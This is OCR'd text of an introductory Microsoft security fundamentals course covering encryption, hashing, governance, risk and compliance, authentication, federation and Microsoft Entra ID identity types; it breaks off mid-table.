
A security strategy that employs the three principles of the Zero Trust model across the six foundational pillars helps companies deliver and enforce security across their organization.

Describe encryption and hashing

One way to mitigate against common cybersecurity threats is to encrypt sensitive or valuable data. Encryption is the process of making data unreadable and unusable to unauthorized viewers. To use or read encrypted data, it must be decrypted, which requires the use of a secret key.

There are two top-level types of encryption: symmetric and asymmetric. Symmetric encryption uses the same key to encrypt and decrypt the data. Asymmetric encryption uses a public key and private key pair. Either key can encrypt data, but the key used to encrypt can’t be used to decrypt encrypted data. To decrypt, you need a paired key. For example, if the public key is used to encrypt, then only the

corresponding private key can be used to decrypt. Asymmetric encryption is used for things such accessing sites on the internet using the HTTPS protocol and electronic data signing solutions. Encryption may protect data at rest, or in transit. For additional information on the concepts of cryptography, refer to Describe concepts of cryptography



Encryption for data at rest

Data at rest is the data that's stored on a physical device, such as a server. It may be stored in a database or a storage account but, regardless of where it's stored, encryption of data at rest ensures the data is unreadable without the keys and secrets needed to decrypt it.

If an attacker obtained a hard drive with encrypted data and didn't have access to the encryption keys, they would be unable to read the data.

Encryption for data in transit

Data in transit is the data moving from one location to another, such as across the internet or through a private network. Secure transfer can be handled by several different layers. It could be done by encrypting the data at the application layer before sending it over a network. HTTPS is an example of encryption in transit.

Encrypting data in transit protects it from outside observers and provides a mechanism to transmit data while limiting the risk of exposure.

Encryption for data in use

A common use case for encryption of data in use involves securing data in nonpersistent storage, such as RAM or CPU caches. This can be achieved through technologies that create an enclave (think of this as a secured lockbox) that protects the data and keeps data encrypted while the CPU processes the data.

Hashing


Hashing uses an algorithm to convert text to a *unique* fixed-length value called a hash. Each time the same text is hashed using the same algorithm, the same hash value is produced. That hash can then be used as a unique identifier of its associated data.

Hashing is different to encryption in that it doesn't use keys, and the hashed value isn't subsequently decrypted back to the original.

Hashing is often used to store passwords. When a user enters their password, the same algorithm that created the stored hash creates a hash of the entered password. This is compared to the stored hashed version of the password. If they match, the user has entered their password correctly. This is more secure than storing plain text passwords, but hashing algorithms are also known to hackers. Because hash functions are deterministic (the same input produces the same output), hackers can use brute-force dictionary attacks by hashing the passwords. For every matched hash, they know the actual password. To mitigate this risk, passwords are often “salted”. This refers to adding a fixed-length random value to the input of hash functions to create unique hashes for same input.

Describe governance, risk, and compliance (GRC) concepts

Organizations face increasing complexity and change in regulatory environments, calling for a more structured approach for managing governance, risk, and compliance (GRC).



As organizations establish GRC competency they can establish a framework that includes implementing specific policies, operational processes, and technologies. A structured approach for managing GRC helps organizations reduce risk and improve compliance effectiveness.

An important prerequisite to establishing GRC competency is understanding the key terms.

Governance

Governance is the system of rules, practices, and processes an organization uses to direct and control its activities. Many governance activities arise from external standards, obligations, and expectations. For example, organizations establish rules and process that define the who, what, where, and when users and applications can access corporate resources and who has administrative privileges and for how long.

Risk

Risk management is the process of identifying, assessing, and responding to threats or events that can impact company or customer objectives. Organizations face risk from both external and internal sources. External risks can come from political and economic forces weather related events, pandemics, and security breaches to name just a few sources. Internal risks are risks that come from within the organization itself. Examples include leaks of sensitive data, intellectual property theft, fraud, and insider trading.

Compliance

Compliance refers to the country/region, state, or federal laws or even multi-national regulations that an organization must follow. These regulations define what types of data must be protected, what processes are required under the legislation, and what penalties are issued to organizations that fail to comply.

It's important to note that compliance is not the same as security. But, security should be considered when building a compliance plan as effective security is frequently a compliance requirement. Compliance requires only that the legally mandated minimum standards are met whereas data security covers all the processes, procedures, and technologies that define how you look after sensitive data and guard against breaches.

Some compliance-related concepts include:

- **Data residency** - When it comes to compliance, data residency regulations govern the physical locations where data can be stored and how and when it can be transferred, processed, or accessed internationally. These regulations can differ significantly depending on jurisdiction.
- **Data sovereignty** - Another important consideration is data sovereignty, the concept that data, particularly personal data, is subject to the laws and regulations of the country/region in which it's physically collected, held, or processed. This can add a layer of complexity when it comes to compliance because the same piece of data can be collected in one location, stored in another, and processed in still another; making it subject to laws from different countries/regions.
- **Data privacy** - Providing notice and being transparent about the collection, processing, use, and sharing of personal data are fundamental principles of privacy laws and regulations. Personal data means any information relating to an identified or identifiable natural person. Privacy laws encompass any data that is directly linked or indirectly linkable back to a person. Organizations are subject to, and must operate consistent with, a multitude of laws, regulations, codes of conduct, industry-specific standards, and compliance standards governing data privacy.

All organizations manage data so understanding terminology and concepts related to compliance is important as they work to meet the minimum, mandated laws and/or regulations.

Learn more

To learn more about the topics discussed in this module, see:

- Zero Trust Resource Center
- Shared responsibility in the cloud
- Azure defense in depth
- Enabling Data Residency and Data Protection in Microsoft Azure Regions
- Describe concepts of cryptography

Identity concepts

Define authentication and authorization

Authentication

Authentication is the process of proving that a person is who they say they are. When someone purchases an item with a credit card, they may be required to show an additional form of identification. This proves that they are the person whose name appears on the card. In this example, the user may show a driver’s license that serves as a form of authentication and proves their ID.

When you want to access a computer or device, you'll encounter a similar type of authentication. You may get asked to enter a username and password. The username states who you are, but by itself isn't enough to grant you access. When combined with the password, which only that user should know, it allows access to your systems. The username and password, together, are a form of authentication. Authentication is sometimes shortened to AuthN.

Authorization

Once you authenticate a user, you'll need to decide where they can go, and what they're allowed to see and touch. This process is called authorization.

Suppose you want to spend the night in a hotel. The first thing you'll do is go to reception to start the "authentication process". After the receptionist has verified who you are, you're given a keycard and can go to your room. Think of the keycard as the authorization process. The keycard will only let you open the doors and elevators you're permitted to access, such as for your hotel room.

In cybersecurity terms, authorization determines the level of access or the permissions an authenticated person has to your data and resources. Authorization is sometimes shortened to AuthZ.

Define identity as the primary security perimeter

Digital collaboration has changed. Your employees and partners now need to collaborate and access organizational resources from anywhere, on any device, and

without affecting their productivity. There has also been an acceleration in the number of people working from home.


Enterprise security needs to adapt to this new reality. The security perimeter can no longer be viewed as the on-premises network. It now extends to:

- SaaS applications for business-critical workloads that might be hosted outside the corporate network.
- The personal devices that employees are using to access corporate resources (BYOD, or bring your own device) while working from home.
- The unmanaged devices used by partners or customers when interacting with corporate data or collaborating with employees
- Internet of things, referred to as IoT devices, installed throughout your corporate network and inside customer locations.

The traditional perimeter-based security model is no longer enough. Identity has become the new security perimeter that enables organizations to secure their assets.

But what do we mean by an identity? An identity is the set of things that define or characterize someone or something. For example, a person's identity includes the information they use to authenticate themselves, such, as their username and password and their level of authorization.

An identity may be associated with a user, an application, a device, or something else.



Four pillars of an identity infrastructure

Identity is a concept that spans an entire environment, so organizations need to think about it broadly. There's a collection of processes, technologies, and policies for managing digital identities and controlling how they're used to access resources. These can be organized into four fundamental pillars that organizations should consider when creating an identity infrastructure.

- **Administration**. Administration is about the creation and management/governance of identities for users, devices, and services. As an administrator, you manage how and under what circumstances the characteristics of identities can change (be created, updated, deleted).
- **Authentication**. The authentication pillar tells the story of how much an IT system needs to know about an identity to have sufficient proof that they really are who they say they are. It involves the act of challenging a party for legitimate credentials.
- **Authorization**. The authorization pillar is about processing the incoming identity data to determine the level of access an authenticated person or service has within the application or service that it wants to access.

- **Auditing**. The auditing pillar is about tracking who does what, when, where, and how. Auditing includes having in-depth reporting, alerts, and governance of identities.

Addressing each of these four pillars is key to a comprehensive and robust identity and access control solution.

Describe the role of the identity provider

Modern authentication is an umbrella term for authentication and authorization methods between a client, such as your laptop or phone, and a server, like a website or application. At the center of modern authentication is the role of the *identity provider*. An identity provider creates, maintains, and manages identity information while offering authentication, authorization, and auditing services.

With modern authentication, all services, including all authentication services, are supplied by a central identity provider. Information that's used to authenticate the user with the server is stored and managed centrally by the identity provider.

With a central identity provider, organizations can establish authentication and authorization policies, monitor user behavior, identify suspicious activities, and reduce malicious attacks.

Watch this video for more information about modern authentication and how it works with a central identity provider.

As you see in the video, thanks to modern authentication, the client communicates with the identity provider by giving an identity that can be authenticated. When the identity (which can be a user or an application) has been verified, the identity provider issues a *security token* that the client sends to the server.

The server validates the security token through its *trust relationship* with the identity provider. By using the security token and the information that's contained within it, the user or application accesses the required resources on the server. In this scenario, the token and the information it contains is stored and managed by the identity provider. The centralized identity provider is supplying the authentication service.

Microsoft Entra ID is an example of a cloud-based identity provider. Other examples include Google, Amazon, LinkedIn, and GitHub.

Single sign-on

Another fundamental capability of an identity provider and “modern authentication” is the support for single sign-on (SSO). With SSO, the user logs in once and that credential is used to access multiple applications or resources. When you set up SSO between multiple identity providers, it's called federation.

Describe the concept of directory services and Active Directory

In the context of a computer network, a directory is a hierarchical structure that stores information about objects on the network. A directory service stores directory data and makes it available to network users, administrators, services, and applications.

Active Directory (AD) is a set of directory services developed by Microsoft as part of Windows 2000 for on-premises domain-based networks. The best-known service of this kind is Active Directory Domain Services (AD DS). It stores information about members of the domain, including devices and users, verifies their credentials, and defines their access rights. A server running AD DS is a domain controller (DC).

AD DS is a central component in organizations with on-premises IT infrastructure. AD DS gives organizations the ability to manage multiple on-premises infrastructure components and systems using a single identity per user. AD DS doesn't, however, natively support mobile devices, SaaS applications, or line of business apps that require *modern authentication* methods.


The growth of cloud services, SaaS applications, and personal devices being used at work, has resulted in the need for modern authentication, and an evolution of Active Directory-based identity solutions.

Microsoft Entra ID (previously referred to as Azure Active Directory) and part of the Microsoft Entra family of multicloud identity and access solutions is an example of that evolution and provides organizations with an Identity as a Service (IDaaS) solution for all their apps across cloud and on-premises.

To learn more about the differences between Active Directory concepts and Microsoft Entra ID, refer to the Learn More section of the Summary and resources unit that links to documentation.

Describe the concept of federation

Federation enables the access of services across organizational or domain boundaries by establishing trust relationships between the respective domain’s identity provider. With federation, there's no need for a user to maintain a different username and password when accessing resources in other domains.



*Although the function of the identity providers is depicted in a cloud, they do not need to be cloud based. The function of the identity providers can be on-premises.

The simplified way to think about this federation scenario is as follows:

- The website, in domain A, uses the authentication services of Identity Provider A (IdP-A).
- The user, in domain B, authenticates with Identity Provider B (IdP-B).
- IdP-A has a trust relationship configured with IdP-B.
- When the user, who wants to access the website, provides his/her credentials to the website, the website trusts the user and allows access. This access is allowed because of the trust that is already established between the two identity providers.

With federation, trust isn't always bidirectional. Although IdP-A may trust IdP-B and allow the user in domain B to access the website in domain A, the opposite isn't true, unless that trust relationship is configured.

A common example of federation in practice is when a user logs in to a third-party site with their social media account, such as X. In this scenario, X is an identity provider, and the third-party site might be using a different identity provider, such as Microsoft Entra ID. There's a trust relationship between Microsoft Entra ID and X.

Learn more

For more information on the topics covered in this module, see:

- Authentication vs authorization
- Identity providers for External Identities
- Microsoft Entra documentation
- Compare Active Directory to Microsoft Entra ID (previously Azure Active Directory)

Microsoft Entra

The function and identity types of Microsoft Entra ID


Describe Microsoft Entra ID

Microsoft Entra ID, formerly Azure Active Directory, is Microsoft's cloud-based identity and access management service. Organizations use Microsoft Entra ID to enable their employees, guests, and others to sign in and access the resources they need, including:

- Internal resources, such as apps on your corporate network and intranet, and cloud apps developed by your own organization.
- External services, such as Microsoft Office 365, the Azure portal, and any SaaS applications used by your organization.

Microsoft Entra ID simplifies the way organizations manage authorization and access by providing a single identity system for their cloud and on-premises applications. Microsoft Entra ID can be synchronized with your existing on-premises Active Directory, synchronized with other directory services, or used as a standalone service.


Microsoft Entra ID also allows organizations to securely enable the use of personal devices, such as mobiles and tablets, and enable collaboration with business partners and customers.



Identity Secure Score

Microsoft Entra ID includes an identity secure score, which is a percentage that functions as an indicator for how aligned you are with Microsoft's best practice recommendations for security. Each improvement action in identity secure score is tailored to your specific configuration.

Identity secure score, which is available in all editions of Microsoft Entra ID, helps you to objectively measure your identity security posture, plan identity security improvements, and review the success of your improvements.



Basic terminology

When talking about Microsoft Entra ID, there's some basic terminology that is important to understand.

- ***Tenant*** - A Microsoft Entra tenant is an instance of Microsoft Entra ID in which information about a single organization resides including organizational objects such as users, groups, devices, and application registrations. A tenant also contains access and compliance policies for resources, such as applications registered in the directory. Each Microsoft Entra tenant has a unique ID (tenant ID) and a domain name (for example, contoso.onmicrosoft.com) and serves as a security and administrative boundary, allowing the organization to manage and control access to resources, applications, devices, and services.
- ***Directory*** - The terms Microsoft Entra directory and Microsoft Entra tenant are often used interchangeably. The directory is a logical container within a

Microsoft Entra tenant that holds and organizes the various resources and objects related to identity and access management including users, groups, applications, devices, and other directory objects. Basically, the directory is like a database or catalog of identities and resources associated with an organization's tenant. A Microsoft Entra tenant consists of only one directory.

- ***Multi-tenant*** - A multi-tenant organization is an organization that has more than one instance of Microsoft Entra ID. Reasons why an organization might have multiple tenants include organizations with multiple subsidiaries or business units that operate independently, organizations that merge or acquire companies, multiple geographical boundaries with various residency regulations, and more.

Who uses Microsoft Entra ID?

Microsoft Entra ID is used by IT admins to control access to corporate apps and resources, based on business requirements. For example, Microsoft Entra ID can also be set up to require multi-factor authentication when accessing important organizational resources. It provides powerful tools to automatically help protect user identities and credentials and to meet an organization’s access governance requirements.

Developers use Microsoft Entra ID as a standards-based approach for adding single sign-on (SSO) to their apps, so that users can sign in with their pre-existing credentials. Microsoft Entra ID also provides application programming interfaces (APIs) that allow developers to build personalized app experiences using existing organizational data.


Subscribers to Azure services, Microsoft 365, or Dynamics 365 automatically have access to Microsoft Entra ID. Users of these services can take advantage of included services and can also enhance their Microsoft Entra implementation by upgrading to premium licenses.

Describe types of identities

In Microsoft Entra ID, there are different types of identities that are supported. The terms you'll hear and are introduced in this unit are user identities, workload identities, device identities, external identities, and hybrid identities. Each of these terms is described in more detail in the sections that follow.

When you ask the question, to what can I assign an identity in Microsoft Entra ID, there are three categories.

- You can assign identities to people (humans). Examples of identities assigned to people are employees of an organization that are typically configured as internal users, and external users that include customers, consultants, vendors, and partners. For our purposes, we'll refer to these as user identities.
- You can assign identities to physical devices, such as mobile phones, desktop computers, and IoT devices.
- Lastly, you can assign identities to software-based objects, such as applications, virtual machines, services, and containers. These identities are referred to as workload identities.



In this unit, we consider each type of Microsoft Entra identity.

User

User identities represent people such as employees and external users (customers, consultants, vendors, and partners). In Microsoft Entra ID, user identities are characterized by how they authenticate and the user type property.

How the user authenticates is asked relative to the host organization's Microsoft Entra tenant and can be internal or external. Internal authentication means the user has an account on the host organization's Microsoft Entra ID and uses that account to authenticate to Microsoft Entra ID. External authentication means the user authenticates using an external Microsoft Entra account that belongs to another organization, a social network identity, or other external identity provider.

The user type property describes the user's relationship to the organization or more specifically, the host organization's tenancy. The user can be a guest or a member of the organization's Microsoft Entra tenant. By default, guests of the organization have limited privileges in the organization's directory, relative to members of the organization.

		UserType property	
		Guest	**Member**
How the user authenticates	External 	External guest Uses an external Microsoft Entra ID account, social identity, or other external identity provider to sign in. Most external users fall into this category.	External member Uses an external account to authenticate but has member-level access in your organization. Common scenario in multi-tenant organizations.
